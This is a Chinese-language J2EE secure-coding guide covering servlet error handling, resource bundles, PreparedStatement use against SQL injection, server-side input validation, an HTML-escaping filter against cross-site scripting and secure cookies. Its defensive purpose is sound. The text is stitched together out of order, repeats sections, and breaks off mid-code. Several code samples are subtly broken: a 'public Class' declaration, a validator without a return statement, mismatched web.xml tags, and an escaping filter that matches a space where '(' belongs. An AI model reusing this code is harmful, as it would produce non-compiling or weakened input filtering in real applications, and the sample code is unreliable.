Servlet 可通过以下方式报告错误:

- 转发给输入 JSP (已将错误存储在请求属性中), 或
- 使用 HTTP 错误代码参数来调用 `response.sendError`, 或
- 抛出异常

好的做法是处理所有已知应用程序错误 (如 [1] 部分所述), 将这些错误存储在请求属性中, 然后转发给输入 JSP。输入 JSP 应显示错误消息, 并提示用户重新输入数据。以下示例阐明转发给输入 JSP (`userInput.jsp`) 的方式:

```

// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}

```

如果 Servlet 无法转发给已知的 JSP 页面, 那么第二个选项是使用 `response.sendError` 方法, 将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR` (状态码 500) 作为参数, 来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc, 以获取有关各种 HTTP 状态码的更多详细信息。返回 HTTP 错误的示例:

```

// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}

```

作为最后的手段，Servlet 可以抛出异常，且该异常必须是以下其中一类的子类：

- RuntimeException
- ServletException
- IOException

[2-b] JSP 错误机制

JSP 页面通过定义 **errorPage** 伪指令来提供机制，以处理运行时异常，如下示例所示：

```
<%@ page errorPage="/errors/userValidation.jsp" %>
```

未捕获的 JSP 异常被转发给指定的 **errorPage**，并且原始异常设置在名称为 `javax.servlet.jsp.jspException` 的请求参数中。错误页面必须包括 **isErrorPage** 伪指令：

```
<%@ page isErrorPage="true" %>
```

isErrorPage 伪指令导致“exception”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类，其中包括：

- (a) 资源束
- (b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

`java.util.PropertyResourceBundle` 将内容存储在外部属性文件中，对其进行使用或扩展都很常见，如下示例所示：

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

可定义多种资源，以支持不同的语言环境（因此名为资源束）。例如，可定义 `ErrorMessages_fr.properties` 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在，那么会使用缺省成员。在以上示例中，缺省资源是 `ErrorMessages.properties`。应用程序（JSP 或 Servlet）会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

J2SE 标准类 `java.util.MessageFormat` 提供使用替换占位符来创建消息的常规方法。`MessageFormat` 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
```



```
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

以下是使用 **ResourceBundle** 和 **MessageFormat** 来呈现错误消息的更加全面的示例：

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public Class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
            // Format the message using the specified placeholders args
            return MessageFormat.format(errorMessage, args);
        } else {
            return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}

...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
```

建议定义定制 **JSP** 标记（如 **displayErrors**），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“**Servlet** 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码或异常与 **Web** 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 **Servlet** 容器都会报告内部错误消息）。该映射配置在“**Web** 部署描述符（**web.xml**）”中，如以下示例所指定：

```
<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
    <exception-type>UserValidationException</exception-type>
    <location>/errors/validationError.html</error-page>
```

```

</error-page>
<error-page>
  <error-code>500</exception-type>
  <location>/errors/internalError.html</error-page>
</error-page>
<error-page>
  ...
</error-page>
...

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。验证规则配置在 XML 文件中，该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。Struts 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```

<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>

```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记，如下示例所示：

```

<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
  <html:form action="/logon.do">
    <table border="0" width="100%">
      <tr>
        <th align="right">
          <html:errors property="username"/>

```

```

        <bean:message key="prompt.username"/>
    </th>
    <td align="left">
        <html:text property="username" size="16"/>
    </td>
</tr>
<tr>
    <td align="right">
        <html:submit><bean:message key="button.submit"/></html:submit>
    </td>
    <td align="right">
        <html:reset><bean:message key="button.reset"/></html:reset>
    </td>
</tr>
</table>
</html:form>
</body>
</html:html>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 -

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 -

<http://java.sun.com/j2ee/javaserverfaces/>

通过框架钓鱼

链接注入（便于跨站请求伪造）

发现数据库错误模式

** 预编译语句:

以下是保护应用程序免遭 SQL 注入（即恶意篡改 SQL 参数）的三种可行方法。使用以下方法，而非动态构建 SQL 语句:

[1] **PreparedStatement**，通过预编译并且存储在 **PreparedStatement** 对象池中。**PreparedStatement** 定义 **setter** 方法，以注册与受支持的 JDBC SQL 数据类型兼容的输入参数。例如，**setString** 应该用于 **VARCHAR** 或 **LONGVARCHAR** 类型的输入参数（请参阅 **Java API**，以获取进一步的详细信息）。通过这种方法来设置输入参数，可防止攻击者通过注入错误字符（如单引号）来操纵 SQL 语句。

如何在 J2EE 中使用 **PreparedStatement** 的示例:

```
// J2EE PreparedStatementnet Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassName);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("select * from users where username = ?");
    myStatement.setString(1, userNameField);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[2] **CallableStatement**，扩展 **PreparedStatement** 以执行数据库 SQL 存储过程。该类继承 **PreparedStatement** 的输入 **setter** 方法（请参阅上面的 [1]）。

以下示例假定已创建该数据库存储过程:

CREATE PROCEDURE select_user (@username varchar(20))AS SELECT * FROM USERS WHERE USERNAME = @username;如何在 J2EE 中使用 **CallableStatement** 以执行以上存储过程的示例:

```
// J2EE PreparedStatementnet Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassName);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
```

```

    ...
}
}
...
try {
    PreparedStatement myStatement = myConnection.prepareCall("{?= call select_user ?,?}");
    myStatement.setString(1, userNameField);
    myStatement.registerOutParameter(1, Types.VARCHAR);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}

```

[3] 实体 **Bean**，代表持久存储机制中的 **EJB** 业务对象。实体 **Bean** 有两种类型：**bean** 管理和容器管理。当使用 **bean** 管理的持久性时，开发者负责撰写访问数据库的 **SQL** 代码（请参阅以上的 [1] 和 [2] 部分）。当使用容器管理的持久性时，**EJB** 容器会自动生成 **SQL** 代码。因此，容器要负责防止恶意尝试篡改生成的 **SQL** 代码。

如何在 **J2EE** 中使用实体 **Bean** 的示例：

```

// J2EE EJB Example
try {
    // lookup the User home interface
    UserHome userHome = (UserHome)context.lookup(User.class);
    // find the User remote interface
    User = userHome.findByPrimaryKey(new UserKey(userNameField));
    ...
} catch (Exception e) {
    ...
}

```

推荐使用的 **JAVA** 工具
不适用

参考资料

<http://java.sun.com/j2se/1.4.1/docs/api/java/sql/PreparedStatement.html>
<http://java.sun.com/j2se/1.4.1/docs/api/java/sql/CallableStatement.html>

**** 输入数据验证：**

虽然为方便用户而在客户端层上提供数据验证，但仍必须使用 **Servlet** 在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。

一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：[1] 必需字段[2] 字段数据类型（缺省情况下，所有 **HTTP** 请求参数都是“字符串”）[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] **cookie** 值[8] **HTTP** 响应好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```

// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
            isFieldValid = true;
        }
    }
}

```

```

    }
    return isFieldValid;
}
...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}

```

[2] 输入的 **Web** 应用程序中的字段数据类型和输入参数欠佳。例如，所有 **HTTP** 请求参数或 **cookie** 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 **Java** 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（**int** 类型）的方式的示例：

```

// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
            Integer.parseInt(value);
            isFieldValid = true;
        } catch (Exception e) {
            isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}

```

好的做法是将所有 **HTTP** 请求参数转换为其各自的数据类型。例如，开发者应将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```

// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...

```

应用程序应处理的主要 **Java** 数据类型：

- **Byte**

- Short
- Integer
- Long
- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 `userName` 字段的长度是否在 8 至 20 个字符之间：

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围之内。

以下示例验证输入 `numberOfChoices` 是否在 10 至 20 之间：

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```
// Example to validate user selection against a list of options
```

```

public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}

```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 `userName` 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式： `^[a-zA-Z0-9]*$`

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“**Apache 正则表达式包**”（请参阅以下“资源”）与 **Java 1.3** 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```

// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}

```

Java 1.4 引进了一种新的正则表达式包 (`java.util.regex`)。以下是使用新的 **Java 1.4** 正则表达式包的 `Validator.matchPattern` 修订版：

```

// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {

```



```

...
public static boolean matchPattern(String value, String expression) {
    boolean match = false;
    if (validateRequired(expression)) {
        match = Pattern.matches(expression, value);
    }
    return match;
}
...
}

```

[7] cookie 值使用 `javax.servlet.http.Cookie` 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。验证必需 cookie 值的示例：

```

// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue()) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
}

```

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：<>"'%;)(& +

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串：

```

// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
                case '>':
                    result.append("&gt;");
                    break;
                case '"':
                    result.append("&quot;");
                    break;
                case '\'':
                    result.append("&#39;");
                    break;
                case '%':
                    result.append("&#37;");
                    break;
                case ';':
                    result.append("&#59;");
                    break;
            }
        }
    }
}

```

```

        case ' ':
            result.append("&#40;");
            break;
        case ')':
            result.append("&#41;");
            break;
        case '&':
            result.append("&amp;");
            break;
        case '+':
            result.append("&#43;");
            break;
        default:
            result.append(value.charAt(i));
            break;
    }
    return result;
}
...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();

```

Java Servlet API 2.3 引进了“过滤器”，它支持拦截和转换 HTTP 请求或响应。以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```

// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
// HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
        ServletResponse response,
        FilterChain chain)
        throws IOException, ServletException {

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {
            return output.toString();
        }

        public CharResponseWrapper(HttpServletResponse response) {
            super(response);
            output = new CharArrayWriter();
        }

        public PrintWriter getWriter() {
            return new PrintWriter(output);
        }
    }
}

```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。

保护“用户”cookie 的示例：

```
// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);
```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。Jakarta Commons Validator 是一种强大的框架，用来实现所有以上数据验证需求。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，Struts 支持在使用 Struts“bean:write”标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“filter=false”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

required：如果字段包含空格以外的任何字符，便告成功。

mask：如果值与掩码属性给定的正则表达式相匹配，便告成功。

range：如果值在 min 和 max 属性给定的值的范围内（(value >= min) & (value <= max)），便告成功。

maxLength：如果字段长度小于或等于 max 属性，便告成功。

minLength：如果字段长度大于或等于 min 属性，便告成功。

byte、short、integer、long、float、double：如果可将值转换为对应的基本类型，便告成功。

date：如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard：如果值可以是有效的信用卡号码，便告成功。

e-mail：如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>
```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和输入验证的 Java API (JSR 127)。JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：**validate_doublerange**：在组件上注册 **DoubleRangeValidator**
validate_length：在组件上注册 **LengthValidator**
validate_longrange：在组件上注册 **LongRangeValidator**
validate_required：在组件上注册 **RequiredValidator**
validate_stringrange：在组件上注册 **StringRangeValidator**
validator：在组件上注册定制的 **Validator**

JavaServer Faces API 定义以下 **UIInput** 和 **UIOutput** 处理器（标记）：

input_date：接受以 **java.text.Date** 实例格式化的 **java.util.Date**
output_date：显示以 **java.text.Date** 实例格式化的 **java.util.Date**
input_datetime：接受以 **java.text.DateTime** 实例格式化的 **java.util.Date**
output_datetime：显示以 **java.text.DateTime** 实例格式化的 **java.util.Date**
input_number：显示以 **java.text.NumberFormat** 格式化的数字数据类型（**java.lang.Number** 或基本类型）
output_number：显示以 **java.text.NumberFormat** 格式化的数字数据类型（**java.lang.Number** 或基本类型）
input_text：接受单行文本字符串。
output_text：显示单行文本字符串。
input_time：接受以 **java.text.DateFormat** 时间实例格式化的 **java.util.Date**
output_time：显示以 **java.text.DateFormat** 时间实例格式化的 **java.util.Date**
input_hidden：允许页面作者在页面中包括隐藏变量
input_secret：接受不含空格的单行文本，并在输入时，将其显示为一组星号
input_textarea：接受多行文本
output_errors：显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息
output_label：将嵌套的组件显示为指定输入字段的标签
output_message：显示本地化消息

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>
```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 —

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/jaserverfaces/>

** 错误处理:

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器 (MVC)”模式。在该模式中, Servlet 扮演“控制器”的角色。Servlet 将应用程序处理委派给 EJB 会话 Bean (模型) 之类的 JavaBean。然后, Servlet 再将请求转发给 JSP (视图), 以呈现处理结果。Servlet 应检查所有的输入、输出、返回码、错误代码和已知的异常, 以确保实际处理按预期进行。

数据验证可保护应用程序免遭恶意数据篡改, 而有效的错误处理策略则是防止应用程序意外泄露内部错误消息 (如异常堆栈跟踪) 所不可或缺的。好的错误处理策略会处理以下项:

[1] 定义错误

[2] 报告错误

[3] 呈现错误

[4] 错误映射

[1] 定义错误

应避免在应用程序层 (如 Servlet) 中硬编码错误消息。相反地, 应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥, 且该错误密钥映射到 HTML 表单字段或其他 Bean 属性的验证规则。例如, 如果需要 "user_name" 字段, 其内容为字母数字, 并且必须在数据库中是唯一的, 那么就应定义以下错误密钥:

(a) ERROR_USERNAME_REQUIRED: 该错误密钥用于显示消息, 以通知用户需要 "user_name" 字段;

(b) ERROR_USERNAME_ALPHANUMERIC: 该错误密钥用于显示消息, 以通知用户 "user_name" 字段应该是字母数字;

(c) ERROR_USERNAME_DUPLICATE: 该错误密钥用于显示消息, 以通知用户 "user_name" 值在数据库中重复;

(d) ERROR_USERNAME_INVALID: 该错误密钥用于显示一般消息, 以通知用户 "user_name" 值无效;

好的做法是定义用于存储和报告应用程序错误的以下框架 Java 类:

- ErrorKeys: 定义所有错误密钥

```
// Example: ErrorKeys defining the following error keys:
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: 封装个别错误

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
        this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
        this.key = key;
        this.values = values;
    }
}
```

```

// Returns the error key
public String getKey() {
    return this.key;
}

// Returns the placeholder values
public Object[] getValues() {
    return this.values;
}

private String key = null;
private Object[] values = null;
}

```

- Errors: 封装错误的集合

```

// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}

```

以下是使用上述框架类来处理“user_name”字段验证错误的示例:

```

// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else
{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {

```

```

        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
    }
} catch (RemoteException e) {
    // log the error
